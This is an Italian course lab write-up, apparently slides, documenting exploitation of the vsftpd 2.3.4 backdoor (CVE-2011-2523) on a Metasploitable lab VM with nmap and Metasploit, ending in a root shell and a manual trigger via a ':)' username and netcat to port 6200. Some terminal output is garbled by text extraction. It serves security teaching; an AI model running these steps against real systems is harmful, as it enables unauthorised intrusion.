


#### S7/L1 METASPLOIT - VSFTPD

**FLAVIO SCOGNAMIGLIO** 



### TRACCIA

 Partendo dall'esercizio visto nella lezione di oggi, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica). L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: 192.168.1.149/24. Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test\_metasploit.

### CONFIGURAZIONE

Accendo le macchine (ParrotOS e Metasploitable) del mio laboratorio. Per questioni di apprendimento ed efficienza, utilizzo un hypervisor di tipo 1, **PROXMOX**. Dopodichè, come da traccia, imposto l'ip **192.168.1.149** modificando la configurazione precedente in /etc/network/interfaces, per la macchina metasploitable e mi accerto che le macchine comunichino tra loro.

msfadmin@metasploitable:~\$ ip a

\* Reconfiguring network interfaces...

nsfadmin@metasploitable:~\$ sudo /etc/init.d/networking restart

link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00

1: lo: <LOOPBACK,UP,LOWER\_UP> mtu 16436 qdisc noqueue

107 (PARROT-HTB)

300 (Metasploitable2)

localnetwork (proxmox)

local (proxmox)

local-lvm (proxmox)

```
inet 127.0.0.1/8 scope host lo
   inet6 ::1/128 scope host
      valid_lft forever preferred_lft forever
  eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
        ether bc:24:11:df:07:8d brd ff:ff:ff:ff:ff:ff
        192.168.1.149/24 brd 192.168.1.255 scope global eth0
   inetb fe80::beZ4:11ff:fedf:78d/b4 scope link
      valid_lft forever preferred_lft forever
msfadmin@metasplo
                  flavio@parrot - [~
                     $ping -c3 192.168.1.149
                 PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
                 64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.656 ms
                 64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.404 ms
                 64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.945 ms
                 --- 192.168.1.149 ping statistics ---
                  packets transmitted, 3 received, 0% packet loss, time 2029ms
                 rtt min/avg/max/mdev = 0.404/0.668/0.945/0.221 ms
                    [flavio@parrot]-[~]
```

### NMAP

L'esercizio ci chiede di completare una sessione di hacking sulla macchina metasploitable sfruttando una vulnerabilità del servizio **vsftpd.** Come prima cosa, lancio nmap per capire un paio di informazioni interessanti sul target.

```
flavio@parrot]-[~]
    $nmap -A -p- 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-08 13:53 CEST
map scan report for 192.168.1.149
Host is up (0.00029s latency).
Not shown: 65505 closed tcp ports (conn-refused)
         STATE SERVICE
                           VERSION
       open ftp
                           vsftpd 2.3.4
21/tcp
 ftp-syst:
   STAT:
 FTP server status:
      Connected to 192.168.1.85
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      vsFTPd 2.3.4 - secure, fast, stable
 End of status
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Come vediamo, il servizio vsftpd è disponibile sulla porta 21, e grazie alla scansione aggressiva di nmap ne visualizziamo anche la specifica versione (2.3.4). Oltre ad altre informazioni aggiuntive come l'utente anonimo abilitato sull'ftp, ma attualmente non rientra nello scopo di questo esercizio.

### METASPLOIT

Con qualche ricerca online, o direttamente all'interno del framework **metasploit**, cerchiamo informazioni sulla vulnerabilità del servizio vsftpd per quella specifica versione, e su eventuali **exploit** da poter utilizzare.

```
× □ − Parrot Terminal
  [flavio@parrot]-[~]
   $msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts
IIIIIII
IIIIII
I love shells --egypt
      =[ metasploit v6.3.44-dev
 -- --=[ 2376 exploits - 1232 auxiliary - 416 post
 -- --=[ 1388 payloads - 46 encoders - 11 nops
 -- --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
[msf](Jobs:0 Agents:0) >>
```

### METASPLOIT - EXPLOIT

A questo punto, grazie alla lista appena ottenuta, possiamo scegliere in base al nostro obiettivo, l'exploit più adatto. In questo caso ho scelto la backdoor. con il comando use e il **path** dell'exploit. Avrei anche potuto scrivere: **use 1** 

```
# Name Disclosure Date Rank Check Description

# Name Disclosure Date Rank Check Date Rank Check Date Rank Check Date Rank Check Date Rank Date Rank Date Rank Date Ra
```

Grazie al comando **show options**, possiamo visualizzare e verificare le opzioni necessarie che dobbiamo compiere prima di eseguire effettivamente l'exploit. Come settare l'host target (RHOST), o eventuali porte.

### OPZIONI

Il comando **show options** è molto importante: ci serve per visualizzare e verificare le opzioni necessarie da configurare prima di eseguire effettivamente l'exploit. Opzioni come RHOST (per definire l'host bersaglio) ed eventuali porte, sono necessarie per portare a termine l'attacco. <u>Ovviamente va specificato anche il payload da utilizzare.</u>

Come mostro nelle prossime slide, in questo caso vi è un solo payload impostato anche di default.

```
msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
           Current Setting Required Description
                                     The local client address
  CHOST
                                     The local client port
  CPORT
                                     A proxy chain of format type:host:port[,type:host:port][...]
  Proxies
                                     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RHOSTS
  RPORT 21
                           yes
                                     The target port (TCP)
Payload options (cmd/unix/interact):
  Name Current Setting Required Description
Exploit target:
  Id Name
     Automatic
```

### METASPLOIT - PAYLOADS

Per ogni exploit vi sono disponibili tramite il comando <u>show payloads</u>, vari payloads tra cui poter scegliere e configurare per l'attacco. Di conseguenza ogni payload può avere la propria lista di opzioni (visionabile sempre con show options).

<u>Un payload è il codice eseguito sul sistema compromesso dopo l'exploit, che svolge azioni come aprire una shell, stabilire una connessione remota o esfiltrare dati.</u>

**In questo caso** l'unico payload disponibile, e settato di default, è quello nell'immagine sottostante. Ed è un payload di Metasploit per sistemi Unix che, quando viene eseguito, apre una shell interattiva sul sistema di destinazione. Questo permette all'attaccante di eseguire comandi direttamente sul sistema compromesso, consentendo il controllo completo della macchina.

### OPZIONI

Configuro il campo **RHOSTS** inserendo l'indirizzo ip della metasploitable, il mio bersaglio. La porta target (21), è già settata bene, quindi lascio così.

```
× □ − Parrot Terminal
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
           Current Setting Required Description
  Name
  ----
                                     The local client address
  CHOST
  CPORT
                                     The local client port
                            no
                                     A proxy chain of format type:host:port[,type:host:port][...]
  Proxies
                                     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RHOSTS 192.168.1.149
                                     The target port (TCP)
  RPORT
          21
                            yes
```

### ATTACCO

A questo punto eseguo l'attacco col comando **exploit** o in alternativa col comando **run**.

```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.
[*] Command shell session 1 opened (192.168.1.85:40303 -> 192.168.1.149:6200) at 2024-07-08 16:25:12 +0200

id
uid=0(root) gid=0(root)
```

L'attacco va a buon fine, possiamo vedere le informazioni degli eventi avvenuti durante la connessione al sistema target. Alla fine ci droppa una shell e abbiamo l'accesso con i massimi privilegi, a questo punto possiamo fare ciò che vogliamo.

# ATTACCO

Completiamo le richieste dell'esercizio creando una cartella rinominata: test\_metasploit

```
uid=0(root) gid=0(root)
mkdir test_metasploit
initrd.img
lost+found
nohup.out
test_metasploit
```

#### VSFTPD - INFORMAZIONI

Vediamo nel dettaglio, e manualmente, cos fa questa vulnerabilità. La vulnerabilità più nota di vsftpd è legata alla versione 2.3.4, che ha una backdoor che può essere attivata tramite una sequenza specifica di comandi FTP. Come possiamo capire i dettagli di questa vulnerabilità? Cercando online. In questo caso ho trovato la CVE su exploitdb: https://www.exploit-db.com/exploits/49757

**CVE-2011-2523**: Questa vulnerabilità è documentata come una backdoor inserita intenzionalmente nella versione 2.3.4 di vsftpd. La backdoor viene attivata tramite un nome utente specifico contenente :).

Una eventuale prova del 9 sarebbe quella di collegarsi via FTP o telnet all'indirizzo del target alla porta 21, autenticarsi con: USERS user:)

PASS qualcosa

A questo punto, il servizio vsftpd aprirà una shell sulla porta 6200 alla quale potremmo collegarci via netcat con nc 192.168.1.149 6200

# GRAZIE